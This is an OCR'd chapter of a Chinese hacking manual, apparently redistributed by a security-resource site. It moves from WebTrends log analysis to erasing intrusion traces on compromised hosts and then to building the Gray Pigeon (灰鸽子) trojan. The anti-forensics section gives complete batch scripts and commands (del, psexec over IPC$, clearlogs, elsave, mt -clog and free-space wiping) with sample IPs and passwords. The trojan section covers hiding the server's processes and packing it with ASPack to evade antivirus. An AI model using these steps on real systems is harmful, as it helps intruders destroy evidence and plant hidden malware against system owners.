


图 7-35 “Install Completed!（安装完成）”对话框

步骤 01 在安装 WebTrends 完成之后，选择“开始”→“程序”→“WebTrends LogAnalyzer 6.5”→“WebTrends LogAnalyzer 6.5”选项，打开“WebTrends Product licensing（输入序列号）”对话框，在其中输入序列号，如图 7-36 所示。

步骤 02 单击“submit（提交）”按钮，如果看到“添加序列号成功”提示，则说明该序列号是可用的，如图 7-37 所示。单击“确定”按钮，再单击“Exit”按钮，即可看到“Proferer WebTrends（WebTrends 目录）”窗口，如图 7-38 所示。




图 7-36 “WebTrends Product licensing”对话框




图 7-37 “添加序列号成功”提示框




图 7-38 “Proferer WebTrends”窗口

步骤 03 单击“Start Using Product（开始使用产品）”按钮，打开“Registration（注册）”对话框，如图 7-39 所示。单击“Register Later（以后注册）”按钮，打开“WebTrends Log Analyzer”主窗口，如图 7-40 所示。

步骤 04 单击“New（新建）”按钮，打开“添加站点日志--标题，URL”对话框，在“Description（描述）”文本框中输入准备访问日志的服务器类型名称；在“Log File URL Path（日志文件 URL 路径）”下拉列表中选择存放方式；在后面的文本框中输入相应的路径；在“Log File Format（日志文件格式）”下拉列表中可以看出 WebTrends 支持多种日志格式，这里选择

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“Auto-detect log file type（自动监听日志文件类型）”选项，如图 7-41 所示。

步骤 05 单击“下一步”按钮，打开“Add Web Traffic Profile--DNS Lookup（设置站点日志—查询 DNS）”对话框，在其中可以设置站点的日志，IP 采用查询 DNS 的方式，如图 7-42 所示。



图 7-39 “Registration（注册）”对话框




图 7-40 “WebTrends Log Analyzer”主窗口




图 7-41 “添加站点--标题，URL”对话框




图 7-42 “设置站点日志—查询 DNS”对话框

步骤 06 单击“下一步”按钮，打开“（Add Web Traffic Profile--Home Page 设置站点日志—站点首页）”对话框，在其中设置站点的首页文件和 URL 等属性，如图 7-43 所示。单击“下一步”按钮，打开“Add Web Traffic Profile--Filters（设置站点日志—过滤）”对话框，在其中需要设置 WebTrend 对站点中哪些类型的文件做日志，这里默认的是所有文件类型（Include all），如图 7-44 所示。




图 7-43 “设置站点日志—站点首页”对话框




图 7-44 “设置站点日志—过滤”对话框

步骤 07 单击“下一步”按钮，打开“Add Web Traffic Profile--Database and Real-Time（设置站点日志—数据和真实时间）”对话框，在其中选择“Use FastTrends Database（使用快速分析数据库）”复选框和“Analyze log file in real-time（在真实时间分析日志）”复选框，如图

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7-45 所示。

步骤 08 单击“下一步”按钮，打开 Add Web Traffic Profile--Advanced FastTrends“（设置站点日志—高级设置）”对话框，这里选择“Store Fast Trends database in Default location（在本地保存快速生成的数据库）”复选框，如图 7-46 所示。单击“完成”按钮，完成新建日志站点，在“WebTrends Log Analyzer”窗口可看到新创建的 Web 站点，如图 7-47 所示。




图 7-45 “设置站点日志—数据和真实时间”对话框




图 7-46 “设置站点日志—高级设置”对话框




图 7-47　新创建的日志站点

一个日志站点创建完成后，等待一定访问量后就可以对指定的目标主机进行日志分析了。具体的操作步骤如下。

步骤 01 在“WebTrends Log Analyzer”主窗口中单击“工具栏”中的“Report”按钮，打开“Create Report（生成报告）”对话框，在“Report Range（报告类型）”列表中可以看到 WebTrends 提供多种日志的产生时间以供选择，这里选择所有的日志。还需要对报告的风格、标题、文字、显示哪些信息（如访问者 IP、访问时间、访问内容等）等信息进行设置，如图 7-48 所示。

步骤 02 单击“Start”按钮，对选择的日志站点进行分析并生成报告，待分析完毕之后可看到 HTML 形式的报告，在其中看到该站点各种日志信息，如图 7-49 所示。




图 7-48 “Create Report（生成报告）”对话框




图 7-49　生成的报告

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 清除日志记录

在对入侵日志分析完成后，下面就可以对入侵记录进行清除了，这里介绍两种清除日志的方式，即：手工删除和通过批处理文件删除两种方式。

（1） 手工删除服务器日志

在入侵过程中，由于远程主机的 Windows 系统会对入侵者的登录账号和 IP 地址等信息进行记录。因此，入侵者必须清除自己的入侵记录。可以通过多种途径来擦除入侵留下的痕迹。这里以删除 IIS 日志为例介绍手工删除日志的方法，具体的操作步骤如下。

步骤 01 由于 IIS 日志一般都保存在“C:\Windows\system32\LogFiles\W3SVC1”目录下。所以可以在该目录下，看到所有的 IIS 文件，如图 7-50 所示。

步骤 02 右击要删除的日志文件并按下 Del 键，即可看到“删除文件或文件夹时出错”提示框，要删除 IIS 中的 www 和 FTP 日志，必须先关闭相应的服务才可以进行，如图 7-51 所示。




图 7-50 打开 IIS 日志所在的文件夹




图 7-51 “删除文件或文件夹时出错”对话框

步骤 03 出现这种情况是因为相应的服务还在运行，此时在“Internet 信息服务”窗口中可以看到网站正在运行，如图 7-52 所示。右击“默认网站”图标，在弹出的快捷菜单中选择“停止”选项，即可将其停止，如图 7-53 所示。



图 7-52 “Internet 信息服务”窗口




图 7-53 停止 Internet 信息服务

步骤 04 如果想彻底删除日志文件，则可以在“服务”窗口中的“服务”列表中右击“Event Log”服务，在弹出的快捷菜单中选择“属性”选项，打开“Event Log 的属性（本地计算机）”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

对话框，如图 7-54 所示。

步骤 05 在“启动类型”下拉列表中选择“已禁用”选项之后，单击“确定”按钮，重新启动计算机后即可禁用该服务，如图 7-55 所示。



图 7-54 “Event Log 的属性（本地计算机）”对话框



图 7-55　禁用“Event Log”服务

（2） 使用批处理清除远程主机日志

在一般情况下，日志会忠实地记录它接收到的任何请求，用户会通过查看日志来发现入侵的企图，从而保护自己的系统。所以黑客在入侵系统成功后，应该清除该计算机中的日志，擦去自己的形迹。还可以通过创建批处理文件来删除日志。具体的操作步骤如下。

步骤 01 在记事本中编写一个可以清除日志的批处理文件，其具体的内容如下。

```
@del C:\Windows\system32\logfiles\*.*
@del C:\Windows \system32\config\*.evt
@del C:\Windows \system32\dtclog\*.*
@del C:\Windows \system32\*.log
@del C:\Windows \system32\*.txt
@del C:\Windows \*.txt
@del C:\Windows t\*.log
@del c:\del.bat
```

步骤 02 把上述内容保存为 del.bat 备用。再新建一个批处理文件并将其保存为 clear.bat 文件，其具体内容如下。

```
@copy del.bat \\1\c$
@echo 向肉鸡复制本机的 del.bat……OK
@psexec \\1 c:\del.bat
@echo 在肉鸡上运行 del.bat，清除日志文件……OK
```

在上述代码中 echo 是 DOS 下的回显命令，在它的前面加上“@”前缀字符，表示执行时本行在命令行或 DOS 里面不显示，它是删除文件命令。

步骤 03 假设已经与肉鸡进行了 IPC 连接之后，在“命令提示符”窗口中输入“clear.bat 192.168.0.10”命令，即可清除该主机上的日志文件。

（3） 使用工具清除入侵记录

CleanIISLog 是一款可以不留痕迹地清除具体 IP 连接记录的日志处理工具，但只能在本地运行，且必须具有 Administrators 权限。其命令格式为：cleaniislog [logfile] [.] [cleanIP] . .

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- logfile 表示清除的日志文件。
- []中的“.”代表所有清除的日志中那个 IP 地址记录。
- 最后面的“.”代表所有 IP 记录。

使用 clearlogs 工具删除事件日志的具体操作步骤如下。

步骤 01 在“命令提示符”窗口中输入“net use \\192.168.0.10\ipc$ "037971"/Aministrator”命令与远程主机建立 IPC$连接。

步骤 02 如果在本地“命令提示符”窗口中输入“clearlogs \\192.168.0.10 -app”命令，即可清除远程计算机的应用程序日志，如图 7-56 所示。

步骤 03 如果在本地“命令提示符”窗口中输入“clearlogs \\192.168.0.10 -sec”命令，即可清除远程计算机的安全日志，如图 7-57 所示。




图 7-56 清除远程计算机的应用程序日志




图 7-57 清除远程计算机的安全日志

步骤 04 如果想清除远程计算机的系统日志，则可在“命令提示符”窗口中输入“clearlogs \\192.168.0.10 –sys”，如图 7-58 所示。

步骤 05 通过上述操作，黑客可以成功删除注入主机/服务器中的事件日志。为了简化命令的输入过程，可以建立一个批处理文件 clear.bat。其具体的内容如下。

```
@echo off
clearlogs -app
clearlogs -sec
clearlogs -sys
del clearlogs.exe
del c.bat
exit
```

步骤 06 将该 bat 文件保存为 clear.bat，并与工具 clearlogs.exe 存放在同一个文件夹中。在“命令提示符”窗口中输入“clear.bat 192.168.0.10 administrator 037971”命令，按 Enter 键，即可将该远程主机上的事件日志全部清除，如图 7-59 所示。

elsave 是一款由小榕制作的清除日志工具，不仅可以清除本地计算机的日志，还可以远程删除“事件查看器”中的相关日志。其命令格式为 elsave [-s\\server] [-l log] [-F file] [-C] [-q]。

其中各个参数的含义如下。

- -s\\server：指定远程计算机。
- -l log：指定日志类型，其中“application”为应用程序日志；参数“system”为系统日志；参数“security”为安全日志。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- -F file：指定保存日志文件的路径。
- -C：清除日志操作，注意“-C”要大写。
- -q：把错误信息写入日志。




图 7-58　清除远程计算机的安全日志



图 7-59　删除远程主机的全部日志

使用 elsave.exe 删除远程主机中日志的具体操作步骤如下。

步骤 01 在本地“命令提示符”窗口中输入“net use \\192.168.0.7\ipc$ /user:administrator”命令后，会出现“输入密码”提示信息，在其中输入远程主机的密码后，即可用 IPC$与远程主机/服务器进行连接，如图 7-60 所示。

步骤 02 在本地“命令提示符”窗口中输入“elsave –s\\192.168.0.7 –l application –C”命令，即可删除远程计算机中的应用程序日志，如图 7-61 所示。




图 7-60　与远程主机建立 IPC$连接



图 7-61　删除远程主机中应用程序日志

步骤 03 如果想删除该远程主机中的系统日志，则在“命令提示符”窗口中输入命令“elsave –s\\192.168.0.7 –l system –C”，将其删除，如图 7-62 所示。

步骤 04 在“命令提示符”窗口中输入“elsave –s\\192.168.0.7 –l security –C”命令，即可清除远程主机的安全日志，如图 7-63 所示。



在输入命令时，要注意命令的最后一个参数 C，该参数一定要大写，否则命令在运行时就会出错。

步骤 05 在本地“命令提示符”窗口中键入“net use\\192.168.0.7\ipc$/ del”命令，即可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

断开 IPC$连接。这样，黑客便成功地删除了远程主机中的事件日志。



图 7-62 删除系统日志



图 7-63 删除安全日志

步骤 06 另外，也可以编写一个批处理文件 clear.bat，具体内容如下。

```
net use \\%1\ipc$ %3 /user:%2
elsave -s \\%1 -l "application" -C
elsave -s \\%1 -l "system" -C
elsave -s \\%1 -l "securtity" -C
net use \\%1\ipc$ /del
```

步骤 07 把该文件存储到和 Elsave.exe 文件相同的文件夹下后，在“命令提示符”窗口运行“Clear.bat 192.168.0.7 Adminstrator "037971"”命令，即可清除远程计算机的日志记录。

Mt 工具清除入侵记录的参数为“-clog”，其运行的命令格式为“mt –clog <app | sec | sys | all>”，其中，“<app | sec | sys | all>”参数是用户选择要清除的日志记录类型。

- <app>参数表示清除程序日志。
- <sec>参数表示清除安全日志。
- <sys>参数表示清除系统日志。
- <all>参数表示清除所有日志。

使用 Mt 工具清除入侵记录的操作步骤如下。

步骤 01 在远程溢出主机“命令提示符”窗口中输入“mt –clog”命令，按下 Enter 键执行命令，即可在“命令提示符”窗口中查看 mt 清除日志记录参数，如图 7-64 所示。




图 7-64 查看日志清除参数

步骤 02 一般情况下，入侵者会删除所有的入侵记录。通常在“命令提示符”窗口中输入“mt –clog all”命令，按下 Enter 键，即可清除所有的入侵记录，如图 7-65 所示。

步骤 03 一些比较谨慎的入侵者，除清除入侵日志记录外，甚至还会将已删除的文件彻底清空，在溢出窗口中运行“mt –secdel –z”命令，即可开始清除当前硬盘中所有空闲空间中的残留信息，如图 7-66 所示。操作完成后，管理员就再也无法看到已被删除的系统日志。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-65　清除所有日志信息



图 7-66　清空删除文件

7.2　灰鸽子内网渗透实战

入侵者在扫除渗透攻击过程中的各种障碍后，就需要进行木马上传，以便长久稳定地控制被入侵主机。在各种木马后门程序中，最为经典的一款木马程序就是“灰鸽子”，灰鸽子木马的隐蔽性很好、功能强大，因此常常被入侵者在渗透入侵中使用。

7.2.1　生成灰鸽子木马

在利用灰鸽子木马程序渗透入侵目标主机前，需要事先配置一个灰鸽子木马服务端程序，在被入侵的主机上运行，这样才能从远程进行控制。配置灰鸽子木马的具体操作步骤如下。

步骤 01 下载并解压缩“灰鸽子”压缩文件，双击解压之后的可执行文件，即可打开灰鸽子操作主界面，如图 7-67 所示。

步骤 02 在灰鸽子主操作界面中选择“文件”→“配置服务程序”菜单项，打开“服务器配置”对话框，在“自动上线”选项卡中，可以对上线图像、上线分组、上线备注、连接密码等项目进行设置，如图 7-68 所示。



图 7-67　“灰鸽子”主操作界面




图 7-68　“自动上线”选项卡

步骤 03 选择“安装选项”选项卡，在打开的设置界面中对安装路径、DLL 文件名、文件属性以及服务端安装成功后的运行情况等进行设置，如图 7-69 所示。

步骤 04 选择“启动选项”选项卡，在打开的设置界面中对服务端运行时的显示名称、服务名称及描述信息等进行设置，如图 7-70 所示。选择“代理服务”选项卡，在打开的设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

界面中对开放时是否启用代理和启用哪种代理进行设置，如图 7-71 所示。




图 7-69 “安装选项”选项卡




图 7-70 “启动选项”选项卡

步骤 05 选择“高级选项”选项卡，在打开的设置界面中对是否在启动时隐藏运行后的 exe 进程、是否隐藏服务端的安装文件和进程插入选项等进行设置，如图 7-72 所示。选择“图标”选项卡，在打开的设置界面中对服务器使用的图标进行设置，如图 7-73 所示。




图 7-71 “代理服务”选项卡




图 7-72 “高级选项”选项卡

步骤 06 如果想加载插件，还可以在“插件功能”选项卡中进行相应设置。一切设置完毕之后，在“保存路径”文本框中输入生成服务端程序的保存路径及文件名，单击“生成服务器”按钮，生成服务端程序，如图 7-74 所示。



图 7-73 “图标”选项卡




图 7-74 “插件功能”选项卡

另外，在灰鸽子木马配置完成后，为了逃避杀毒软件的查杀，用户可以使用压缩软件对木马服务端进行加壳保护，目前加壳的软件有很多，例如 ASPack、ASProtect、UPXShell、Petite 等。这里以 ASPack 为例，来讲述一下给木马加壳的具体操作方法：

步骤 01 运行下载的 ASPack 软件，弹出“选择语言”对话框，如图 7-75 所示。这里选

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

择“Chinese”选项，则 ASPack 界面是以中文的形式显现，如图 7-76 所示。

步骤 02 单击“打开”按钮，在如图 7-77 所示对话框中选择加壳的木马程序，即可自动进行加壳。在加壳完成后，单击“测试”按钮，即可运行加壳后的木马程序，检测加壳效果。



图 7-75 “选择语言”对话框




图 7-76 ASPack 窗口

